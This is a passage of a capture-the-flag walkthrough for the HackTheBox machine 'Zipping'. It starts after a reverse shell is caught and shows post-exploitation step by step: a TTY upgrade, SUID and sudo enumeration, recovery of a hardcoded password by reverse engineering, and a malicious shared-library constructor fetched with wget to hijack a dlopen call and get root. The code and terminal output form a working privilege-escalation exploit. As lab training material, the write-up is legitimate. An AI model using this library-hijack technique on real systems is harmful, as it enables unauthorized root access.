uid=1001(rektsu) gid=1001(rektsu) groups=1001(rektsu)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=1001(rektsu) gid=1001(rektsu) groups=1001(rektsu)
```

Lets upgrade this

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Zipping git:(main)±6 (11m 19.15s)
nc -lvnp 9001

Listening on 0.0.0.0 9001
Connection received on 10.10.11.229 36004
Linux zipping 5.19.0-46-generic #47-Ubuntu SMP PREEMPT_DYNAMIC Fri Jun 16 13:30:
 14:13:00 up 47 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1001(rektsu) gid=1001(rektsu) groups=1001(rektsu)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=1001(rektsu) gid=1001(rektsu) groups=1001(rektsu)
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
rektsu@zipping:/$ ^Z
[1]  + 19684 suspended  nc -lvnp 9001
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Zipping git:(main)±8
stty raw -echo;fg

[1]  + 19684 continued  nc -lvnp 9001

rektsu@zipping:/$ export TERM=xterm
rektsu@zipping:/$ ls
bin   dev  home  lib32  libx32      media  opt   root  sbin  srv  tmp  var
boot  etc  lib   lib64  lost+found  mnt    proc  run   snap  sys  usr
```

Lets check the users on this machine

```
rektsu@zipping:/$ cat /etc/passwd | grep sh$
root:x:0:0:root:/root:/bin/bash
rektsu:x:1001:1001::/home/rektsu:/bin/bash
rektsu@zipping:/$ cd /home
rektsu@zipping:/home$ ls
rektsu
```

So here is your user.txt

```
rektsu@zipping:/home$ cd rektsu/
rektsu@zipping:/home/rektsu$ ls -al
total 44
drwxr-x--x 7 rektsu rektsu 4096 Aug  7  2023 .
drwxr-xr-x 3 root   root   4096 Jan 27  2023 ..
lrwxrwxrwx 1 root   root      9 Jan 27  2023 .bash_history -> /dev/null
-rw-r--r-- 1 rektsu rektsu  220 Oct  7  2022 .bash_logout
-r--r--r-- 1 rektsu rektsu 3780 Apr  1  2023 .bashrc
drwx------ 2 rektsu rektsu 4096 Jan 27  2023 .cache
drwxrwxr-x 2 rektsu rektsu 4096 May  4  2023 .config
drwx------ 3 rektsu rektsu 4096 Apr 30  2023 .gnupg
drwxrwxr-x 3 rektsu rektsu 4096 Jan 27  2023 .local
-rw-r--r-- 1 rektsu rektsu  810 Feb  4  2023 .profile
drwxrwxr-x 2 rektsu rektsu 4096 Apr  1  2023 .ssh
-rw-r----- 1 root   rektsu   33 Oct 31 13:25 user.txt
```

Vertical PrivEsc

Moving on let check the SUID binaries here

```
rektsu@zipping:/home/rektsu$ find / -perm -u=s -type f 2>/dev/null
/usr/lib/snapd/snap-confine
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/libexec/polkit-agent-helper-1
/usr/bin/passwd
/usr/bin/ping6
/usr/bin/fusermount3
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/ping
/usr/bin/su
/usr/bin/chsh
/usr/bin/umount
/usr/bin/chfn
/usr/bin/sudo
```

Pretty standard here lets check the sudo permissions now

```
rektsu@zipping:/home/rektsu$ sudo -l
Matching Defaults entries for rektsu on zipping:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User rektsu may run the following commands on zipping:
    (ALL) NOPASSWD: /usr/bin/stock
rektsu@zipping:/home/rektsu$ file /usr/bin/stock
/usr/bin/stock: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked,
c9d4470714d188ab42, for GNU/Linux 3.2.0, not stripped
```

here is the entire file description if u like

```
rektsu@zipping:/home/rektsu$ file /usr/bin/stock

/usr/bin/stock: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV),
dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2,
BuildID[sha1]=aa34d8030176fe286f8011c9d4470714d188ab42, for GNU/Linux 3.2.0,
not stripped
```

So its a linux executable so i ran it just to test

```
rektsu@zipping:/home/rektsu$ sudo /usr/bin/stock
Enter the password: ^C
rektsu@zipping:/home/rektsu$
rektsu@zipping:/home/rektsu$
```

Looking for a password here lets run strings on this

```
rektsu@zipping:/home/rektsu$ strings /usr/bin/stock
/lib64/ld-linux-x86-64.so.2
mgUa
fgets
stdin
puts
exit
fopen
__libc_start_main
fprintf
dlopen
__isoc99_fscanf
__cxa_finalize
strchr
fclose
__isoc99_scanf
strcmp
__errno_location
libc.so.6
GLIBC_2.7
GLIBC_2.2.5
GLIBC_2.34
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
PTE1
u+UH
Hakaize
St0ckM4nager
/root/.stock.csv
```

Another way is to get this binary on your box and run ghidra on this so i got it here

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Zipping git:(main)±3 (0.026s)
ls -la

total 96
drwxr-xr-x 1 pks pks   232 Oct 31 20:41 .
drwxr-xr-x 1 pks pks   604 Oct 31 19:07 ..
-rw-r--r-- 1 pks pks   825 Oct 31 19:13 aggressiveScan.txt
-rw-r--r-- 1 pks pks  8553 Oct 31 19:12 allPortScan.txt
-rw-r--r-- 1 pks pks   101 Oct 31 20:23 libcounter.c
-rwxr-xr-x 1 pks pks 14992 Oct 31 20:24 libcounter.so
-rw-r--r-- 1 pks pks  2416 Oct 31 19:46 pwn.pdf
-rw-r--r-- 1 pks pks  2580 Oct 31 19:47 pwn.pdf.zip
-rw-r--r-- 1 pks pks  5493 Oct 31 20:41 pwn.php
-rw-r--r-- 1 pks pks    35 Oct 31 19:26 shell.pdf
-rw-r--r-- 1 pks pks   203 Oct 31 19:27 shell.zip
-rw-r--r-- 1 pks pks 16672 Apr  1  2023 stock
-rw-r--r-- 1 pks pks  9690 Oct 31 21:14 Zipping.md
```

Lets open this in ghidra

```
local_18 = "/root/.stock.csv";
printf("Enter the password: ");
fgets(local_b8,0x1e,stdin);
local_20 = strchr(local_b8,10);
if (local_20 != (char *)0x0) {
  *local_20 = '\0';
}
iVar1 = checkAuth(local_b8);
if (iVar1 == 0) {
  puts("Invalid password, please try again.");
  uVar2 = 1;
}
```

Lets see this function here

Decompile: checkAuth - (stock)

```
1
2 bool checkAuth(char *param_1)
3
4 {
5   int iVar1;
6
7   iVar1 = strcmp(param_1,"St0ckM4nager");
8   return iVar1 == 0;
9 }
10
```

And here is that password to put in

SO this seems to be the password lets run it again but this time with strace

```
brk(NULL)                               = 0x557c77811000
brk(0x557c77832000)                     = 0x557c77832000
newfstatat(0, "", {st_mode=S_IFCHR|0620, st_rdev=makedev(0x88, 0), ...}, AT_EMPTY_PATH) = 0
write(1, "Enter the password: ", 20Enter the password: )    = 20
read(0, St0ckM4nager
"St0ckM4nager\n", 1024)         = 13
openat(AT_FDCWD, "/home/rektsu/.config/libcounter.so", O_RDONLY|O_CLOEXEC) = -1 ENOENT (No such file or directory)
write(1, "\n================== Menu =======", ..., 44
================== Menu ==================
) = 44
write(1, "\n", 1
)                       = 1
write(1, "1) See the stock\n", 171) See the stock
```

Lets see this in ghidra as well

```
iVar1 = checkAuth(local_b8);
if (iVar1 == 0) {
  puts("Invalid password, please try again.");
  uVar2 = 1;
}
else {
  local_e8 = 0x2d17550c0c040967;
  local_e0 = 0xe2b4b551c121f0a;
  local_d8 = 0x908244a1d000705;
  local_d0 = 0x4f19043c0b0f0602;
  local_c8 = 0x151a;
  local_f0 = 0x657a69616b6148;
  XOR(&local_e8,0x22,&local_f0,8);
  local_28 = dlopen(&local_e8,1);
  local_2c = 0;
  local_30 = 0;
```

Seems to be this dlopen() function with this file name in local_e8

Its looking for this file but nothing finding this in .config so this should be pretty easy to exploit

First we make a simple c program for this

```c
#include <stdlib.h>
__attribute__ ((__constructor__))
void shell(void){
    system("/bin/bash");
}
```

~/Documents/Notes/Hands-on-Hacking/HacktheBox/Zipping git:(main)±1 (0.044s)

cat libcounter.c

File: **libcounter.c**

```c
#include <stdlib.h>
__attribute__ ((__constructor__))
void shell(void){
    system("/bin/bash");
}
```

And now we can compile this like this

```
gcc -shared -o libcounter.so -fPIC libcounter.c
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Zipping git:(main)±9 (3.13s)
vim libcounter.c

~/Documents/Notes/Hands-on-Hacking/HacktheBox/Zipping git:(main)±10 (0.122s)
gcc -shared -o libcounter.so -fPIC libcounter.c

~/Documents/Notes/Hands-on-Hacking/HacktheBox/Zipping git:(main)±11 (0.027s)
ls -al
total 92
drwxr-xr-x 1 pks pks   232 Oct 31 20:24 .
drwxr-xr-x 1 pks pks   604 Oct 31 19:07 ..
-rw-r--r-- 1 pks pks   825 Oct 31 19:13 aggressiveScan.txt
-rw-r--r-- 1 pks pks  8553 Oct 31 19:12 allPortScan.txt
-rw-r--r-- 1 pks pks   101 Oct 31 20:23 libcounter.c
-rwxr-xr-x 1 pks pks 14992 Oct 31 20:24 libcounter.so
-rw-r--r-- 1 pks pks  2416 Oct 31 19:46 pwn.pdf
-rw-r--r-- 1 pks pks  2580 Oct 31 19:47 pwn.pdf.zip
-rw-r--r-- 1 pks pks  5493 Oct 31 19:44 pwn.php
-rw-r--r-- 1 pks pks    35 Oct 31 19:26 shell.pdf
-rw-r--r-- 1 pks pks   203 Oct 31 19:27 shell.zip
-rw-r--r-- 1 pks pks 16672 Apr  1  2023 stock
-rw-r--r-- 1 pks pks  4971 Oct 31 19:21 Zipping.md
```

Now lets start a python server here to transfer this over

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Zipping git:(main)±11
sudo python3 -m http.server 80
[sudo] password for pks:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Now lets wget this file to .config folder

```
rektsu@zipping:/home/rektsu/.config$ wget http://10.10.16.29/libcounter.so
--2024-10-31 14:42:15--  http://10.10.16.29/libcounter.so
Connecting to 10.10.16.29:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 14992 (15K) [application/octet-stream]
Saving to: 'libcounter.so'

libcounter.so       100%[===================>]  14.64K  66.1KB/s    in 0.2s

2024-10-31 14:42:16 (66.1 KB/s) - 'libcounter.so' saved [14992/14992]
```

Now lets run it to get root

```
rektsu@zipping:/home/rektsu/.config$ sudo /usr/bin/stock
Enter the password: St0ckM4nager
root@zipping:/home/rektsu/.config# id
uid=0(root) gid=0(root) groups=0(root)
```

And here is your root.txt

```
rektsu@zipping:/home/rektsu/.config$ sudo /usr/bin/stock
Enter the password: St0ckM4nager
root@zipping:/home/rektsu/.config# id
uid=0(root) gid=0(root) groups=0(root)
root@zipping:/home/rektsu/.config# cd /root
root@zipping:~# ls -al
total 44
drwx------  6 root root 4096 Oct 31 13:25 .
drwxr-xr-x 19 root root 4096 Oct 17  2023 ..
lrwxrwxrwx  1 root root    9 Jan 27  2023 .bash_history -> /dev/null
-rw-r--r--  1 root root 3106 Apr 28  2022 .bashrc
drwx------  3 root root 4096 Aug  7  2023 .cache
drwx------  3 root root 4096 Aug  7  2023 .launchpadlib
drwxr-xr-x  3 root root 4096 Aug  7  2023 .local
-rw-r--r--  1 root root  161 Apr 28  2022 .profile
drwx------  2 root root 4096 Aug  7  2023 .ssh
-rw-r--r--  1 root root   23 Apr  1  2023 .stock.csv
-rw-r--r--  1 root root  165 Aug  7  2023 .wget-hsts
-rw-r-----  1 root root   33 Oct 31 13:25 root.txt
root@zipping:~#
```

Thanks for reading :)